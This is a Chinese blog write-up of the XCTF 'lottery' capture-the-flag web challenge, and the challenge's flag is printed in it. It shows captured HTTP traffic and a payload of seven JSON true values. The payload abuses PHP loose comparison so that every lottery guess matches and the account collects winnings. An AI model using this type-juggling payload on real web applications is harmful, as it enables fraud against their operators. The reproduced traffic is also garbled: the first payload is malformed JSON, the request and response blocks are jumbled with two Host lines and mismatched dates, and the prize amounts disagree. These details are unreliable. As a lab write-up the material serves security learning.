

# 攻防世界XCTF: lottery

原创

末初 于 2020-03-07 01:55:32 发布 1023 收藏 1

分类专栏: [CTF\\_WEB\\_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/104708291>

版权



[CTF\\_WEB\\_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

lottery 👍 3 最佳Writeup由admin提供

难度系数: ★ 1.0

题目来源: XCTF 4th-QCTF-2018

题目描述: 暂无


题目场景: 🖥️ http://111.198.29.45:35439

删除场景

倒计时: 03:59:09 延时

题目附件: 附件1

<https://blog.csdn.net/mochu7777777>



Buy a lottery!

People are winning fabulous prizes every day. You could win up to \$5000000!


Play to win!

## Rules

- Each starter has \$20
- Pay \$2, and select 7 numbers. Comparing with the winning number:
- 2 same numbers: you win \$5
- 3 same numbers: you win \$20
- 4 same numbers: you win \$300
- 5 same numbers: you win \$1800
- 6 same numbers: you win \$200000
- 7 same numbers: you win \$5000000

<https://blog.csdn.net/mochu7777777>

摇奖中彩票，规则及金额都标明了，7位数全对有大奖



## Buy a lottery!

Prize: 0

Winning numbers:


5 4 7 9 7 6 3

Your numbers:

1 2 3 4 5 6 7


<https://blog.csdn.net/mochu7777777>

flag在这，需要钱买



Notice: You are offered a huge discount!

## All items



## 抓包分析

Request

```
POST /api.php HTTP/1.1
Host: 111.198.29.45:35439
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 36
Connection: close
Referer: http://111.198.29.45:35439/buy.php
Cookie: PHPSESSID=f62020bf1a60aca9f90a1809a39a0ec5

{"action":"buy","numbers":"1234567"}
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 15 Oct 2019 23:08:19 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 80
Connection: close
Content-Type: application/json

{"status":"ok","numbers":"1234567","win_numbers":"0485838","money":16,"prize":0}
```

我们需要输入的数字与win\_numbers相等才有钱，一个数要等于一个数，这里想到php是弱类型语句，只要使比对结果相等就ok。payload如下：

```
{"action":"buy","numbers":["true,true,true,true,true,true,true]}
```

Request

```
POST /api.php HTTP/1.1
Host: 111.198.29.45:35439
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 15 Oct 2019 23:11:25 GMT
```

```
Host: 111.198.29.45:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 63
Connection: close
Referer: http://111.198.29.45:35439/buy.php
Cookie: PHPSESSID=f62020bf1a60aca9f30a1809a39a0ec5
```

```
{"action": "buy", "numbers": [true, true, true, true, true, true, true]}
```

```
Date: Thu, 19 Nov 2019 20:11:25 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 116
Connection: close
Content-Type: application/json
```

```
{"status": "ok", "numbers": [true, true, true, true, true, true, true], "win_numbers": "9046443", "money": "200014", "prize": "200000"}
```

<https://blog.csdn.net/mochu7777777>

对比成功，多发几次包就可以凑齐买flag的钱了

## Buy a lottery!

Prize: 5000000

Winning numbers:

8 3 8 4 1 2 5

Your numbers:

true true true true true true true

<https://blog.csdn.net/mochu7777777>

Here is your flag: cyberpeace{046c9e9b686b1f9583098435ef35f469}

## All items

Flag

\$9990000

On Sale  
buy the flag if you can

<https://blog.csdn.net/mochu7777777>